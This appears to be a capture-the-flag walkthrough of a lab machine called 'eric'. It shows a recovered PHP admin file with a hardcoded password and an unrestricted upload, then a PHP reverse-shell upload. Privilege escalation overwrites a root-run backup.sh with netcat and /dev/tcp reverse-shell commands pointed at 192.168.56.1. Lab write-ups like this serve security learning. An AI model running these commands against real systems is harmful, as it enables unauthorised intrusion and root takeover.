2-a89a716b3c21d8f9fee38a0693afb22c75f1d31c
┌─[baz@parrot]─[~/GITTOOLS/GitTools/Extractor/dest]
└──╼ $cd 0-3db5628b550f5c9c9f6f663cd158374035a6eaa0/
┌─[baz@parrot]─[~/GITTOOLS/GitTools/Extractor/dest/0-3db5628b550f5c9c9f6f663cd158374035a6eaa0]
└──╼ $ls
admin.php  commit-meta.txt  index.php
┌─[baz@parrot]─[~/GITTOOLS/GitTools/Extractor/dest/0-3db5628b550f5c9c9f6f663cd158374035a6eaa0]
└──╼ $cat admin.php
<?php

ob_start();
session_start();

if ($_POST['submit']) {
    if ($_POST['username'] == 'admin' && $_POST['password'] == 'st@mpch0rdt.ightiRu$glo0mappL3') {
        $_SESSION['auth'] = 1;
    } else {
        exit("Wrong username and/or password. Don't even bother bruteforcing.");
    }
}

// Todo: Make sure it is only allowed to upload images.
if ($_POST['submit_post']) {
    if (move_uploaded_file($_FILES['image']['tmp_name'], 'upload/' . $_FILES['image']['name'])) {
    }
}

?>
```

We went back to the admin form we discovered earlier and entered the login credentials we found in the git. This was a successful login. Upon logging in we found more forms, titled: Add new post and Add site to blogroll. Here, we found an Upload option.

So, we entered the necessary information in the various field on the page and selected a php reverse shell in the location of uploading the file. After all the entries filled, we clicked on the add button to upload the file with this entry.




Even though the file was successfully uploaded, to get the session, we will have to execute the file on the target machine. Back to the nmap scan, we found a directory called "upload". It's time to get to that directory. We used the name of the php file we uploaded to execute the file on the target system as shown in the given image.



On the other side, in a new terminal, we created a netcat listener at the port that we mentioned the php reverse shell script. Upon Execution, we got the shell of the target system. To get a proper shell, we used the python one-liner. After getting the proper shell, we used the ls command to enumerate for the flag. We traversed in the eric directory. Here we found the 1st flag as shown in the given image. We also found a file named backup.sh. As we can see in the given image that the backup.sh file has all the permission required and it runs as root.

id



ls

python3 -c import pty;pty.spawn("/bin/bash")'

cd home/eric

cat flag.txt


```
sys
tmp
usr
var
vmlinuz
vmlinuz.old
$ python -c 'import pty;pty.spawn("/bin/bash")'
/bin/sh: 3: python: not found
$ which python
$ whoch python3
/bin/sh: 5: whoch: not found
$ which python3
/usr/bin/python3
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@eric:/$ cd home
cd home
www-data@eric:/home$ ls
ls
eric
www-data@eric:/home$ cd eric
cd eric
www-data@eric:/home/eric$ ls
ls
backup.sh  backup.zip  flag.txt
www-data@eric:/home/eric$ cat flag.txt
cat flag.txt
89340a834323
www-data@eric:/home/eric$
```

echo “bash -i >& /dev/tcp/192.168.56.1/4444 0>&1” > backup.sh
In another terminal start listner nc -lvnp 4444
cat backup.sh
great root shell
id

```
www-data@eric:/home/eric$ ls -al
ls -al
total 68
drwxr-xr-x 4 eric eric  4096 Aug  7 17:09 .
drwxr-xr-x 3 root root  4096 Oct 28  2018 ..
-rw------- 1 eric eric    81 Dec 23  2018 .bash_history
-rw-r--r-- 1 eric eric   220 Oct 28  2018 .bash_logout
-rw-r--r-- 1 eric eric  3771 Oct 28  2018 .bashrc
drwx------ 2 eric eric  4096 Oct 28  2018 .cache
drwxrwxr-x 3 eric eric  4096 Oct 28  2018 .local
-rw-r--r-- 1 eric eric   807 Oct 28  2018 .profile
-rw-r--r-- 1 eric eric     0 Oct 28  2018 .sudo_as_admin_successful
-rwxrwxrwx 1 root root    55 Oct 28  2018 backup.sh
-rw-r--r-- 1 root root 25992 Aug  7 17:09 backup.zip
-rw-r--r-- 1 root root    13 Oct 28  2018 flag.txt
www-data@eric:/home/eric$ echo "nc -e /bin/bash 192.168.56.1 4444" > backup.sh
echo "nc -e /bin/bash 192.168.56.1 4444" > backup.sh
www-data@eric:/home/eric$ cat backup.sh
cat backup.sh
nc -e /bin/bash 192.168.56.1 4444
www-data@eric:/home/eric$ echo "nc -e /bin/sh 192.168.56.1 4444" > backup.sh
echo "nc -e /bin/sh 192.168.56.1 4444" > backup.sh
www-data@eric:/home/eric$ cat backup.sh
cat backup.sh
nc -e /bin/sh 192.168.56.1 4444
www-data@eric:/home/eric$ echo "bash -i >& /dev/tcp/192.168.56.1/4444 0>&1" > backup.sh
ckup.shash -i >& /dev/tcp/192.168.56.1/4444 0>&1" > bac
www-data@eric:/home/eric$ cat backup.sh
cat backup.sh
bash -i >& /dev/tcp/192.168.56.1/4444 0>&1
www-data@eric:/home/eric$
```

```
┌─[baz@parrot]─[~]
└──╼ $nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.56.1] from (UNKNOWN) [192.168.56.174
bash: cannot set terminal process group (950): Inappropr
bash: no job control in this shell
root@eric:~# id
id
uid=0(root) gid=0(root) groups=0(root)
root@eric:~#
```

Let's find the final flag.
cd /root
ls
cat flag.txt



.....Happy Hacking.....